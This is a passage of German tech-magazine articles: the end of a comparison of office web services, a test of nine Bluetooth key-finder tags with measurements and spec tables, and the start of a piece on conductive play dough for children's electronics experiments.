Die Oberflächen des Texteditors, der Tabellenkalkulation und der Präsentationssoftware sind perfekt aufeinander abgestimmt; sie wirken wie aus einem Guss. Alle Befehle finden sich in einer zweizeiligen Symbolleiste, die mit ihren farblosen Icons recht modern aussieht. Ein klassisches Menü gibt es nicht. Eine Seitenleiste rechts bietet Stilvorlagen und zusätzliche Einstelloptionen zum Formatieren an. Eine zusätzliche vertikale Symbolleiste am linken Rand stellt einige Zusatzbefehle und das Datei-Menü bereit, über das man Dokumente als Microsoft-Office-Datei, im OpenDocument-Format, als HTML-Datei oder als PDF herunterladen kann. Insgesamt wirkt das Benutzer-Interface sehr aufgeräumt.

Im Vergleich zu den anderen Cloud-Diensten fehlen einige Funktionen. Der Texteditor unterstützt weder Fußnoten noch Inhaltsverzeichnisse, in Präsentationen lassen sich keine Audio- oder Videodateien einbetten. Die Tabellenkalkulation kennt Filter zur Analyse der Daten, verwendet aber englischsprachige Funktionsnamen und bietet im Dialog zum Einfügen von Funktionen auch auf der sonst deutschsprachigen Oberfläche nur englischsprachige Hilfe an.

Die Online-Dokumente kann man zum Lesen oder Bearbeiten freigeben, wobei sich Bereiche aber nicht schützen lassen. Über farbige Markierungen erkennen alle Nutzer, wer gerade an welcher Stelle arbeitet. Für die Teamarbeit gibt es mit der integrierten Chat-Funktion ein besonders nützliches Werkzeug, über das aktive Bearbeiter eines Dokuments direkt miteinander kommunizieren können.

-  leichte Bedienbarkeit
-  integrierte Chat-Funktion
-  geringer Funktionsumfang



Zoho Docs

Die Oberflächen dieser drei Online-Programme zum Schreiben, Rechnen und Präsentieren unterscheiden sich sehr stark voneinander. Anscheinend wurden die Komponenten von unterschiedlichen Programmerteams entwickelt. Writer verzichtet auf das klassische Menü und stellt die meisten Befehle in einer Seitenleiste am linken Rand an. Sheets verfügt dagegen über ein klassisches Menü, das sich an ältere Excel-Versionen anlehnt. Show schließlich bietet alle Befehle in der Symbolleiste in unterschiedlichen Reitern dar, die sich am Menüband von PowerPoint orientieren. Ein einheitliches Bedienkonzept sieht anders aus.

Die Oberfläche von Writer erfordert einen Breitbildschirm, da die Seitenleiste für eine 4:3-Darstellung so viel Platz am linken Rand belegt, dass für das Dokument zu wenig Platz übrig bleibt. Die Bedienung ist aber übersichtlich: Über Symbole schaltet man zwischen Befehlen zum Formatieren, Einfügen und fürs Seitenlayout um.

Der Funktionsumfang von Writer kann mit dem von Word für Windows fast mithalten. Zum Einfügen von Fotos vom lokalen Rechner zieht man diese einfach mit der Maus vom Desktop ins Dokument. Beim Verschieben innerhalb des Dokuments blendet Writer automatisch ein Raster ein, sodass sich Bilder leicht positionieren lassen.

Sheet arbeitet in Formeln mit deutschsprachigen Funktionsnamen, die denen von Excel entsprechen. Zur Analyse gibt es neben diversen Filtern auch eine Zielwertsuche und eine Datengültigkeitsprüfung. Power-User können außerdem große Datenmengen mit Hilfe von Pivot-Tabellen analysieren. Im Präsentationsprogramm stehen eine Reihe von Animationen für Folienwechsel und Folienelemente zur Verfügung.

Textdokumente, Tabellen und Präsentationen werden in Microsofts Office-Formaten gespeichert, lassen sich aber auch ins OpenDocument-Format exportieren. Für die Teamarbeit kann man die Dateien global oder einzelnen Mitarbeitern zum Lesen, Kommentieren oder Editieren freigeben. Innerhalb der Dokumente kann der Eigentümer Inhalte schützen, um zu verhindern, dass jemand bestimmte Sätze, Absätze oder Abschnitte ändert. Auf diese Weise kann der für den Text Verantwortliche zum Beispiel das gesamte Dokument schützen und nur einen kleinen Bereich zum Überarbeiten freigeben.

-  großer Funktionsumfang
-  uneinheitliche Bedienung

Fazit

Google preist die eigenen Webdienste immer wieder als ernst zu nehmende Alternative zu klassischen Office-Paketen an. Zumindest einfachere Aufgaben lassen sich mit jedem der getesteten Office-Webdienste erledigen. Punkten können sie bei der Teamarbeit. Jedes Mitglied einer Arbeitsgruppe kann jederzeit die gemeinsamen Daten bearbeiten, ohne befürchten zu müssen, dass seine Änderungen verloren gehen.

Unter den getesteten Diensten gibt es jedoch große Unterschiede. Apple iCloud ist mit dem eingeschränkten Funktionsumfang vor allem für Nutzer interessant, die iWork auf dem iPad einsetzen und ihre Arbeit auch unter Windows oder Linux bearbeiten wollen. Microsoft Office Online bietet kaum mehr als Grundfunktionen. Zoho Docs überzeugt mit vielen Funktionen, leidet aber an uneinheitlichen Bedienoberflächen. Wie es besser geht, zeigt OnlyOffice, das vor allem mit der Chat-

Funktion für die Teamarbeit überzeugt. Mailbox.org bietet von allen getesteten Webdiensten das Höchstmaß an Sicherheit, lässt aber bezüglich Funktionsumfang noch zu wünschen übrig. Google Docs kann am ehesten mit klassischer Bürosoftware mithalten und eignet sich auch für wissenschaftliche Texte. Bezüglich Bedienung könnte Google noch von OnlyOffice lernen. (db@ct.de) **ct**

Download Server-Versionen: ct.de/y8zh

Office-Webdienste						
Produkt	Apple iCloud	Google Docs	Mailbox.org	Microsoft Office Online	OnlyOffice Personal	Zoho Docs
Anbieter	Apple	Google	Heinlein Support	Microsoft	Ascensio System	Zoho Corporation
Zugangsvoraussetzungen	Apple-Konto	Google-Konto	mailbox.org-Konto	Windows-Live-Konto	OnlyOffice-Konto, Facebook-ID, Google-ID, LinkedIn-ID	Zoho-Konto, Facebook-ID, Google-ID, LinkedIn-ID, Yahoo-ID
Startseite	https://www.icloud.com	https://docs.google.com	https://mailbox.org	https://www.office.com/	https://personal.onlyoffice.com	http://www.zoho.com
Online-Speicherplatz	1 GByte	15 GByte	25 GByte	7 GByte	100 MByte/Datei	5 GByte
Zusatzanwendungen	Kontakte, Notizen	Formulare, Zeichnungen	E-Mail, Kalender, Adressen, Aufgaben, Instant Messaging	Notizen	–	Chat
Textbearbeitung						
Kopf-/Fußzeilen	✓/✓	✓	✓/✓	✓	✓	✓
Spaltensatz	✓	✓	–	–	✓	✓
verfügbare Schriftarten	>100	>100	15	68	>100	37
Aufzählungen/Nummerierungen	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓
Stilvorlagen	29	6	14	25	16	7
Bilder/Tabellen	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓
Fußnoten/Endnoten	✓/–	✓/–	–/–	✓/✓	–/–	✓/✓
Kommentare	✓	✓	✓	✓	✓	✓
Inhaltsverzeichnis	–	✓	–	–	–	✓
Rechtschreibkorrektur/Thesaurus	✓/–	✓/–	✓/–	✓/–	✓/–	✓/✓
Tabellenkalkulation						
Fenster fixieren	–	✓	✓	✓	–	✓
Zellformate (Kategorien)	11	8	10	11	11	9
Format übertragen (Pinsel)	–	✓	✓	✓	✓	✓
bedingte Formatierung	–	✓	–	–	–	✓
benannte Bereiche	–	✓	✓	–	✓	✓
Daten sortieren/filtern	✓/–	✓/✓	✓/✓	✓/–	✓/✓	✓/✓
Diagrammtypen	16	28	16	31	25	27
Pivot-Tabellen	–	✓	–	–	–	✓
Präsentation						
Foliendesigns	30	18	–	25	12	28
Cliparts/Formen	–/✓	–/✓	–/–	✓/✓	–/✓	–/✓
Tabellen/Diagramme	✓/✓	✓/✓	–	✓/–	✓/✓	–/–
Audio-/Videodateien	–/–	–/✓	–	–/✓	–/–	–/✓
animierte Folienelemente/ Folienübergänge	✓/✓	✓/✓	–/–	✓/✓	–/✓	✓/✓
Raster und Hilfslinien	✓	✓	–	✓	–	✓
Teamfunktionen						
Dateien/Ordner freigeben	✓/–	✓/✓	✓/✓	✓/✓	✓/✓	✓/✓
gleichzeitig bearbeiten: Texte/Tabellen/Präsentationen	✓/✓/✓	✓/✓/✓	–/–/–	✓/✓/✓	✓/✓/✓	✓/✓/✓
Versionskontrolle	–	✓	✓	✓	✓	✓
Bewertung						
Funktionsumfang	○	⊕	⊖	○	⊖	⊕
Bedienung	⊕⊕	⊕	⊕	⊕	⊕⊕	○
Teamfunktionen	⊕	⊕	⊖	⊕	⊕	⊕⊕
Sicherheit	○	○	⊕⊕	○	○	○
Preis	kostenlos	kostenlos	4,50 €/Monat	kostenlos	kostenlos	kostenlos
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe						



Verlierermeinnicht

Neun Bluetooth-Tags im Test

Nie wieder verlorene Brieftaschen und Schlüssel oder verlegte Handys und Tablets: Das versprechen Bluetooth-Finder, die man ins Portemonnaie steckt oder am Schlüsselbund befestigt. Sie schlagen beim Verlieren Alarm und helfen bei der Ortung mit einem Smartphone. Wir haben getestet, ob und wie gut das klappt.

**Von Jan-Keno Janssen,
Michael Link und Stefan Porteck**

Sechs Monate seines Lebens verbringt der Mensch mit der Suche nach irgendwelchen Dingen; besonders häufig nach den Verflüchtigungs-Klassikern wie Smartphone, Schlüssel, Portemonnaie. Finde-Helfer mit Bluetooth sollen die Suchzeit verkürzen und das Leben dadurch angenehmer machen.

Moderne Schlüsselfinder bieten einen Signalton, den nur der Besitzer auslösen kann. Zusätzlich haben sie Apps mit einer Radar-artigen Anzeige zum Orten und meist auch eine Standortprotokollierung, sodass man am Smartphone sehen kann, wo das Gerät letztmalig verbunden war. Wir haben neun populäre Geräte getestet.

Elektronisches Topfschlagen

Beim Einrichten verbinden sich alle getesteten Bluetooth-Tags über die herstellereigene App mit einem Smartphone. Eine herkömmliche Bluetooth-Kopplung an das Smartphone ist nicht nötig (siehe Kasten „Low Energy für lange Laufzeit“).

Das Funktionsprinzip der Tracker ist einfach: Sie geben sofort Alarm, wenn man in der App auf den Suchen-Button tippt. Ihre eingebauten Lautsprecher sollten dabei laut genug sein, dass man sie auch hört, wenn der Tracker in die Sofaritze gerutscht ist. Manche Hersteller werben mit einer Alarmlautstärke von bis zu 90 Dezibel. Sie verschweigen jedoch, in

welcher Entfernung diese Werte erreicht werden.

Wir haben uns für praxisnahe Messungen aus einem Meter Entfernung entschieden. Hier blieben die Tracker deutlich unter den Versprechen: Für die Suche im Freien sind alle getesteten Tracker zu leise. Zudem werden die hochfrequenten Pieps-Laute leicht von anderen Gegenständen geschluckt. Wer Schlüssel oder Portemonnaie in der Jackentasche oder unter einem Zeitungsstapel vergraben hat, muss schon genau hinhören. Schlusslicht in Sachen Lautstärke ist der Chipolo mit gerade einmal 55 dB. Der Finder von Pebblebee macht mit 63 dB am deutlichsten auf sich aufmerksam.

Zusätzlich zum Piepsen visualisieren die Apps auf dem Smartphone die ungefähre Entfernung zum Tracker. Wie bei einer Radarpeilung kann man sich dem verlegten Schlüssel nähern. Allzu sehr sollte man sich aber nicht auf die Anzeigen verlassen, denn Funkwellen-dämpfende Gegenstände wie beispielsweise Schrankwände bringen sie schnell durcheinander. Einigermassen zuverlässig zeigten die Tracker von Chipolo, Pebblebee, Lapa und Tile die Entfernung an. Bei den anderen wurde der Abstand entweder nur in groben Stufen angegeben oder die Anzeige der App aktualisierte sich nicht schnell genug für eine gezielte Peilung.

In Alarmbereitschaft

Mit Ausnahme vom Tile Slim und Tile Mate warnen die Tracker und/oder das Smartphone, wenn der Funkkontakt zum Telefon abreißt.

Hier erweist sich die Reichweite der Funkverbindung mitunter als Nachteil: Wer hofft, sich dank der Alarmfunktion nicht mehr auszusperren, wird enttäuscht, weil die Smartphones erst dann klingeln, wenn man schon längst auf der Straße steht. Tracker mit geringerer Reichweite neigen hingegen zu Fehlalarmen, wenn man in den Nachbarraum geht. Wer den Distanzalarm der Tracker nutzt, dürfte die sogenannten Ruhezeiten zu schätzen wissen, die außer dem Finder von Pebblebee alle Testkandidaten anbieten: Solange das Smartphone mit einem bestimmten WLAN verbunden ist, gibt es bei Verbindungsabbrüchen keinen Alarm.

Beim Chipolo kam es während unseres Tests mehrmals täglich zu Fehlalarmen. Um nervigem Piepsen zu entgehen, hatten wir schließlich so viele Ruhezeiten eingerichtet, dass die Überwachung praktisch nur noch auf offener Straße funktionier-

te – eigentlich nicht Sinn der Sache und vermutlich der Grund, weshalb Tile die fehleranfällige Funktion weglässt.

Haben sich Smartphone und Tracker so weit voneinander entfernt, dass die Bluetooth-Verbindung abgerissen ist, funktioniert natürlich weder die Entfernungsanzeige in der App, noch kann man den Tracker ferngesteuert piepen lassen. Für solche Fälle speichern alle Tracker außer dem Keeper von Gigaset regelmäßig den Standort. Falls keine Verbindung aufgebaut werden kann, zeigen die Apps eine Kartenansicht, auf der sich erkennen lässt, wann und wo der Tracker zuletzt verbunden war. In unseren Tests reichte die Genauigkeit der protokollierten Standorte aus, um beispielsweise auf einem Supermarktplatz nach kurzer Zeit wieder eine Verbindung zum Tracker aufbauen zu können und ihn zu finden.

Da bei den getesteten Trackern ein Registrierungszwang herrscht, geht die

Standortprotokollierung aber zu Lasten des Datenschutzes: Theoretisch haben die Anbieter die Möglichkeit, sehr genaue Bewegungsdaten aller Nutzer zu erfassen. Für Funktionen wie die Crowd-basierte Suche oder mit anderen Nutzern geteilten Trackern landen Standortdaten auch auf den Servern der Anbieter. Es empfiehlt sich deshalb, die Accounts bei den Tracker-Herstellern mit Wegwerf-Mail-Adressen und Phantasienamen anzulegen.

Gemeinsam orten

Lässt sich ein Tracker auch anhand des letzten Standorts nicht wiederfinden, kann man auf andere Nutzer hoffen: Mit Ausnahme des Keeper von Gigaset bieten die getesteten Tracker eine sogenannte Crowd-Suche. Wurde ein Gerät als verloren gemeldet, reagieren fortan auch die Apps anderer Nutzer auf den Schlüsselfinder. Sollte jemand zufällig in dessen Reichweite kommen, wird der Besitzer per

Bluetooth Low Energy für lange Laufzeit

Die BT-Schlüsselfinder nutzen den Bluetooth-Low-Energy-Standard (Bluetooth Smart), um mit den Smartphones in Kontakt zu bleiben. Es handelt sich bei den Findern um sogenannte Beacons, die als Mini-Sender in festen Zeitintervallen eine bestimmte Kennung ausstrahlen. Die zugehörigen Apps empfangen und identifizieren die Daten. Daran können sie erkennen, wenn der mit einem Tag versehene Schlüssel verloren wurde und auch grob den Abstand zwischen Mobilgerät und Tag ermitteln.

Für die Verbindung definiert das stromsparende Funkprotokoll die Übertragung sogenannter Advertising Packets (auch Advertising Frames genannt) mit einer Gesamtlänge von bis zu 47 Bytes. Sie haben nur die Aufgabe, dass sich Bluetooth-Smart-Geräte einander sehen. Sofern die Tags nur auf diese Beacon-Pakete setzen, müssen sie nicht mit dem Smartphone gekoppelt werden: Die von ihnen übertragene Pakete enthalten bereits alle Daten, die die zugehörige App benötigt.

Ohne Paring ist der Datenaustausch zwischen den Schlüsselfindern und den Smartphones jedoch ein Schuss ins Blaue: Beacons senden die Pakete fortlaufend „blind“ in einem festgelegten Intervall. Ob das Smartphone währenddessen

in Reichweite ist, interessiert die Tags dabei nicht. Was zunächst nach Stromverschwendung aussieht, sorgt in der Praxis für praktische Features wie das Auffinden durch andere Nutzer. Zudem erweist sich Bluetooth Smart als nicht besonders leistungshungrig: Das Sende-Intervall kann laut Spezifikation zwischen 20 Millisekunden und 10,24 Sekunden liegen. Je länger die Funkstille, desto länger hält die Batterie. Üblich sind Werte zwischen 100 und 2000 Millisekunden, bei denen Geräte wie Tags mit einer Knopfzelle ein halbes bis ganzes Jahr durchhalten.

Die Smartphones horchen aus Stromspargründen hingegen nicht ununterbrochen auf Pakete. Ein kurzes Sende-Intervall kann also trotzdem nicht immer verhindern, dass das Smartphone den BT-Schlüsselanhängers erst nach Minuten entdeckt.

Grundsätzlich werfen permanent mit sich herumgetragene Sender auch Fragen zum Schutz der Privatsphäre auf: Eine naheliegende Sorge wäre, dass sich die Wege der Bluetooth-Tags einfach tracken lassen. Hier schiebt der Funkstandard aber einen Riegel vor: So kennt die BLE-Spezifikation eine Funktion, die ein einfaches Auslesen der einmaligen UUID (Unique User ID) bei unbekannten Beacons verhindert.



Bravo TrackR

Bei unseren Labormessungen erreichte die Bravo die angegebene Lautstärke nicht. Die bei jedem App-Start gemeldeten 227 TrackR-Nutzer in der Umgebung schienen uns nicht glaubwürdig. Mit Funktionen wie Ruhezeiten, Distanzalarm, Standortprotokollierung und angemessener Reichweite verrichtete der TrackR im Test seine Aufgabe ordentlich.

- 👍 robust und wasserfest
- 👍 guter Funktionsumfang
- 👎 leiser Alarm



Chipolo Classic

Der Chipolo soll mit seiner Knopfzelle rund sechs Monate durchhalten. Sein Funktionsumfang umfasst eine Crowd-Suche, die Protokollierung des Standorts und einen Distanzalarm. Da der Tracker mehrmals am Tag die Verbindung kurzzeitig verliert, lässt sich die Alarmfunktion nur dann sinnvoll nutzen, wenn man das Zuhause und den Arbeitsplatz als Ruhezone einrichtet.

- 👍 guter Funktionsumfang
- 👎 leiser Alarm
- 👎 verliert häufig die Verbindung



Pebblebee Finder

Das schwere Metallgehäuse des Finders vermittelt einen robusteren Eindruck als die Kunststoffhüllen der übrigen Tracker. Beim Funktionsumfang kann er ebenfalls mit der Konkurrenz mithalten. In puncto Reichweite und Lautstärke übertrumpft er sie geringfügig. Die zugehörige App ist jedoch keine Schönheit und lässt sich nicht besonders intuitiv bedienen.

- 👍 robust
- 👍 hohe Reichweite
- 👎 hakelige App

App oder Mail über den Standort informiert – zumindest in der Theorie.

In der Praxis klappt das Ganze wenig bis gar nicht: Mit allen Findehelfern in der Tasche haben wir uns fünf Stunden lang auf dem Hauptbahnhof Hannover die Beine in den Bauch gestanden – und zwar während der freitäglichen Rush-Hour zwischen 13 und 18 Uhr. Resultat: Kein einziges Gerät – freilich waren alle als „verloren“ gemeldet – wurde von der Crowd aufgefunden. Und das, obwohl laut Deutscher Bahn täglich rund 250.000 Menschen den Bahnhof besuchen.

Die Werbeversprechen suggerieren natürlich eine Vielzahl von Menschen, die alle das gleiche Tag-System nutzen und fleißig bei der Suche helfen. Der TrackR beispielsweise blendet beim App-Start jeweils die Zahl anderer TrackR-Besitzer in der Nähe ein. Doch seltsamerweise waren es im Test grundsätzlich 227 andere TrackR-Besitzer.

Möchte man einen Tracker mit mehreren Smartphones orten – beispielsweise damit jedes Familienmitglied den gemeinsam genutzten Autoschlüssel findet –, gibt es verschiedene Möglichkeiten: Am einfachsten geht es bei Tile Slim und Tile Mate, beim Lapa, beim Chipolo und beim TrackR. Ihre Apps erlauben es, anderen Nutzern eine Freigabe zu erteilen.

Beim Lapa und dem TrackR klappt das nicht ohne Weiteres: Ihre Apps verlangen bei der Ersteinrichtung, dass ein bislang ungenutzter Tracker zunächst physisch gekoppelt wird. Erst dann lassen sich weitere freigegebene Tracker einbinden.

Beim Nut Find 3 und dem Gigaset Keeper fehlt diese Freigabefunktion. Hier konnten wir einfach denselben Account auf mehreren Smartphones nutzen. Nach der Eingabe von Benutzernamen und Passwort waren wir in der Lage, die Tracker mit beiden Handys zu orten oder auf Knopfdruck piepen zu lassen. Gleiches funktionierte mit dem Finder von Pebblebee, der in der App kein Sharing bereitstellt. Der Musegear Finder trennte das bisherige Smartphone, nachdem wir uns auf einem neuen Gerät angemeldet hatten.

Fazit

Die Standortprotokollierung der meisten Tracker erleichtert das Wiederfinden verlorener Gegenstände enorm. Trotzdem könnte mancher Nutzer enttäuscht werden, weil die Werbung für solche Geräte mit dem Unwissen der Nutzer spielt. So ist oft von Crowd-GPS die Rede, und das nährt die Hoffnung, dass eine Ortung präzise und jederzeit möglich ist. Nur: Das ist leider bei keinem der getesteten Geräte möglich, da sie weder eigene GPS-Senso-

ren noch Mobilfunkzugang haben. Und dass die „Crowd“ ein verlorenes Tag findet, ist laut unserer Einschätzung (und unserer Stichprobe am Hannoveraner Hauptbahnhof) eher unwahrscheinlich.

Zudem waren wir verwundert, wie unzuverlässig die vermeintlich simplen anderen Features funktionierten. So sorgte der automatische Alarm beim Abbruch der Verbindung bei allen Trackern für Frust: Nahezu jeder Gang auf die Toilette wurde von nervigem Piepen begleitet, weshalb wir die Überwachung im Alltag schnell deaktivierten. Auch die Lautstärke konnte bei keinem Tracker wirklich überzeugen. Jedes billige Handy klingelt lauter.

Obleich die Bluetooth-Finder mit rund zwanzig Euro nicht besonders teuer sind, erwarteten wir eine ordentliche Qualität der Hardware und der App. Zu den besseren Kandidaten zählen der Nut Find 3 und die Tracker von Tile. Chipolo und Lapa enttäuschten mit fragwürdiger Hardware. Gigaset liefert ein solides Gehäuse, aber nur eine mäßige App. Rundum zufriedenstellend arbeitete keiner unserer Testkandidaten.

Gemessen an den Kosten eines verlorenen Schlüssels oder einer Brieftasche, sind die Tracker jedoch günstig genug, um ihnen eine Chance zu geben.

(spo@ct.de) **ct**

Anzeige



Musegear Finder

Die App des Finder kommt von einem chinesischen Anbieter und ist offenbar für ein Gerät namens iTrackEasy gedacht. Sie ist teilweise mit englischen Menüpunkten ausgestattet, lässt sich aber flüssig bedienen. Die Vorteile des guten Funktionsumfangs verspielt er mit einer vergleichsweise geringen Lautstärke und einem manchmal zu langsamen Aufbau der Verbindung.

- ↑ großer Lieferumfang
- ↓ mitunter langsames Koppeln
- ↓ Übersetzung



Keeper

Der Gigaset-Tracker wartet nur mit den nötigsten Funktionen auf: Die App kann den Tracker piepen lassen und warnt, wenn die Verbindung abreißt. Wer sein Smartphone verlegt hat, kann es auf Knopfdruck am Tracker klingeln lassen. Eine Standortprotokollierung fehlt genauso wie die Möglichkeit, ihn mit mehreren Nutzern zu teilen, und eine Crowd-Suche.

- ↑ guter Verarbeitung
- ↑ höhere Reichweite
- ↓ geringer Funktionsumfang



Lapa

Mit schlecht entgratetem Kunststoff und einem fragilen Batteriedeckel machte unser Testexemplar des Lapa keinen hochwertigen Eindruck. Seine App wirkt ebenfalls etwas lieblos gestaltet. Beim Funktionsumfang und der Reichweite kann der Lapa zwar mit den anderen Trackern mithalten, er ist jedoch das zweitleiseste Gerät unseres Testfelds.

- ↑ gute Reichweite
- ↓ schlechte Verarbeitung
- ↓ leiser Alarm

Bluetooth-Schlüsselfinder

Gerät	Bravo	Chipolo Classic	Finder	Finder	
Hersteller	TrackR	Chipolo	Pebblebee	Musegear	
Systemanforderungen	Android ab 4.4, iOS ab 8.0	Android ab 5, iOS ab 8.1	Android ab 4.4, iOS ab 9.3	Android ab 4.4, iOS ab 8.0	
Eigenschaften					
Abmessungen (B × T × H), Gewicht	33 mm × 31 mm × 3,7 mm, 5 g	32 mm × 32 mm × 5 mm, 6 g	30 mm × 30 mm × 9 mm, 18 g	35 mm × 35 mm × 5 mm, 18 g	
wasserfest	✓ (k. A.)	–	k. A.	✓ (Spritzwasser)	
Lieferumfang	Klebefolie, Schlüsselring, Batterie	Batterie, Ersatzbatterie	Schlüsselring, Batterie	Befestigungsriemen, Klebefolie, Batterie	
Akku / Batterie	– / ✓ (CR1620)	– / ✓ (CR2025)	– / ✓ (CR2430)	– / ✓ (CR 2032)	
Laufzeit ¹	1 Jahr	6 Monate	bis zu einem Jahr	6 Monate	
Ortung über	App	App	App	App	
Funktionen					
stille Ortung fremder Tags (Crowd-Suche)	✓	✓	✓	✓	
Standort-Protokollierung (zuletzt gesehen)	✓	✓	✓	✓	
Alarm beim Verlieren und Finden am Finder / am Smartphone	✓ / ✓	✓ / ✓	✓ / ✓	– / ✓	
Ruhezonen	✓	✓	–	✓	
eigener Lautsprecher / mehrere Melodien	✓ / –	✓ / –	✓ / –	✓ / –	
kann das Smartphone klingeln lassen	✓	✓	✓	✓	
max. Anzahl von Tags pro App	max. 10	max. 7	max. 10	max. 5	
mit mehreren Smartphones koppelbar	mehrere, ohne Angabe der max. Anzahl	max. 3	mehrere, ohne Angabe der max. Anzahl	mehrere, ohne Angabe der max. Anzahl	
Messungen					
Lautstärke	58 dB	55 dB	63 dB	57 dB	
Bewertung					
Reichweite	○	○	⊕	○	
Funktionsumfang	⊕	⊕	○	⊕	
Bedienung	○	○	⊖	○	
Straßenpreis	25 €	30 €	30 US-\$	25 €	

¹ Herstellerangabe ✓ vorhanden – nicht vorhanden k. A. keine Angabe



Nut Find 3

Der wie eine Muschelschale gemaserte Nut Find 3 wirkt hochwertig, passt wegen seiner Wölbung aber kaum in Münz- oder Kartenfächer eines Portemonnaies. Die zugehörige App ist schick und erlaubt eine intuitive Bedienung. In puncto Funktionsumfang, Reichweite und Lautstärke belegt er bei den getesteten Trackern einen der vorderen Plätze.

- 👍 gute Verarbeitung
- 👍 relativ hohe Lautstärke
- 👎 unhandlich



Tile Mate

Die App des Tile kann nicht viel mehr, als das gekoppelte Tag zum Piepsen bringen und den letzten bekannten Ort auf einer Karte anzeigen. Beides klappt dafür – anders als bei vielen Konkurrenzprodukten – zuverlässig. Lediglich die Kopplung dauert manchmal etwas lange. Unverständlich: Die fest verbauete Batterie degradiert das Gerät nach einem Jahr zu Elektroschrott.

- 👍 zuverlässige Ortung
- 👍 übersichtliche App
- 👎 fest verbauete Batterie



Tile Slim

Die Slim-Variante des Tile ist technisch weitgehend mit dem Mate-Modell identisch. Mit 2,6 mm ist der Slim aber nur halb so dick wie der Mate – und passt damit ins Kartenfach des Portemonnaies. Sein Alarm ist durchschnittlich laut. Ärgerlicherweise muss man auch den Tile Slim nach einem Jahr wegwerfen, denn die Batterie ist nicht wechselbar.

- 👍 extrem dünn
- 👍 zuverlässig, übersichtliche App
- 👎 fest verbauete Batterie

Keeper	Lapa	Nut Find 3	Tile Mate	Tile Slim
Gigaset	Lapa Studio	Nut Technology	Tile	Tile
Android ab 4.4, iOS ab 9	Android ab 4.3, iOS ab 9	Android ab 4.3, iOS ab 8.0	Android ab 4.4, iOS ab 8.1	Android ab 4.4 (nicht mit 6.0!), iOS ab 8.1
37 mm × 37 mm × 9,2 mm, 12 g	33 mm × 33 mm × 5 mm, 6 g	38 mm × 38 mm × 7,2 mm, 10 g	34 mm × 34 mm × 4,7 mm, 6 g	54 mm × 54 mm × 2,4 mm, 9,3 g
✓ (Spritzwasser)	✓ (k. A.)	k. A.	✓ (Strahlwasser, IP5)	✓ (Strahlwasser, IP5)
Batterie	Klebefolie, Batterie	Batterie	Batterie (fest eingebaut)	Batterie (fest eingebaut)
– / ✓ (CR 2032)	– / ✓ (CR1632)	– / ✓ (CR2032)	– / ✓ (nicht austauschbar)	– / ✓ (nicht austauschbar)
1 Jahr	1 Jahr	8 Monate bis 1 Jahr	1 Jahr	1 Jahr
App	App	App	App, Webseite	App, Webseite
–	✓	✓	✓	✓
–	✓	✓	✓	✓
– / ✓	– / ✓	✓ / ✓	– / –	– / –
–	✓	✓	–	–
✓ / –	✓ / –	✓ / –	✓ / ✓	✓ / ✓
✓	✓	✓	✓	✓
mehrere, ohne Angabe der max. Anzahl	max. 9	max. 9	max. 4 unter Android, max. 2 unter iOS	max. 8 unter Android, max. 2 unter iOS
–	mehrere, ohne Angabe der max. Anzahl	–	max. 4	max. 4
57 dB	57 dB	60 dB	58 dB	57 dB
⊕	⊕	○	○	○
⊕⊕	○	⊕	○	○
○	○	⊕	⊕	⊕
20 €	30 €	20 €	25 €	35 €
⊕⊕ sehr gut	⊕ gut	○ zufriedenstellend	⊖ schlecht	⊖⊖ sehr schlecht



Kneten statt löten

Mit leitfähiger Knetmasse Elektronik gestalten

Leitfähige Knetmasse vereint Kunst mit Volt und Ohm. Damit können sogar kleine Kinder schon eigene Elektronik-Experimente gestalten.

Von Andrea Trinkwalder

Viele Elektronik-Baukästen sind eher was für den Ingenieurs-Nachwuchs, der auf Schaltpläne statt Bilderbücher konditioniert wurde. Es gibt aber auch eine optisch und haptisch ansprechende Alternative zu den oft billig gefertigten Plastik-Steckbrettern: leitfähige Knete. Mit einem gut sortierten Knete-Vorrat sind kleine Elektroniker klar im Vorteil. Sie ist bunt. Sie ist Kunstwerk, Kabel und Steckbrett in einem. Notfalls dient sie

auch als Sensor oder Stromquelle. Und sogar Kindergartenkinder kommen damit klar.

Pionierarbeit auf dem Feld der „Squishy Circuits“ (matschigen Schaltkreise) leistete eine Projektgruppe um Annmarie Thomas, die das Playful Learning Lab der Universität St. Thomas in Minnesota leitet. Nach umfassenden Experimenten mit diversen Rezepturen hatten die Forscher perfekte Mischungen für eine leitende und isolierende Masse ausgetüftelt. Beide lassen sich mit günstigen Hausmitteln wie Salz, Zucker, Öl und Mehl herstellen (siehe Kasten „Leit-Rezepte“ auf S. 139). Die Forscher haben sogar deren Widerstände ausgemessen und ihre Ergebnisse in einem Paper veröffentlicht (siehe c’t-Link).

Interessant: Die selbstgekochte leitfähige Knete wies im Test mit unterschiedlichen Stichproben einen recht konstanten Widerstand auf, während die Leitfähigkeit kommerzieller Play-Doh-Knete stark von der gewählten Farbe abhing. Sowohl Kosten, Spaß als auch Materialeigenschaften sprechen also dafür, die Masse selbst beziehungsweise zusammen mit den Kindern herzustellen.

Als Stromquelle dient eine handelsübliche 9-V-Blockbatterie oder ein Satz Akkus, die in einen Batteriehalter geklipst werden. Die Verbindung stellen – abhängig von der verwendeten Batterie – entweder Kabel mit Krokodilklemmen oder ein Batterieclip her. Für erste einfache bis mittelschwere Experimente, die wir hier zeigen, genügen ein paar Leuchtdioden

(LEDs). Fortgeschrittene können ihre Kreativität mit Motoren, Transistoren, Sensoren, Summern sowie programmierbaren Bauteilen wie dem Makey-Makey-Kit ausleben. Notfalls lässt sich sogar eine Batterie aus mehreren Schichten Knete, Nägeln und Kupferdraht herstellen, wobei der Block schon sehr groß geraten muss, um eine LED mit Strom zu versorgen.

Erste Erleuchtung

Der einfachste Stromkreis besteht aus einer Batterie, zwei Kabeln mit Krokodilklemmen, zwei Kugeln aus Knetmasse und einer LED. Zu beachten ist hier und bei allen anderen Experimenten, dass man die Leuchtdioden und andere Bauteile niemals direkt mit der Stromquelle verbinden darf. Weil die LEDs nur geringe Spannungen und Ströme vertragen, benötigen sie einen Vorwiderstand, der den Stromfluss reguliert. Betreibt man sie ohne Vorwiderstand, leben sie nicht lange. Bei den folgenden Experimenten dient die Knetmasse als Vorwiderstand.

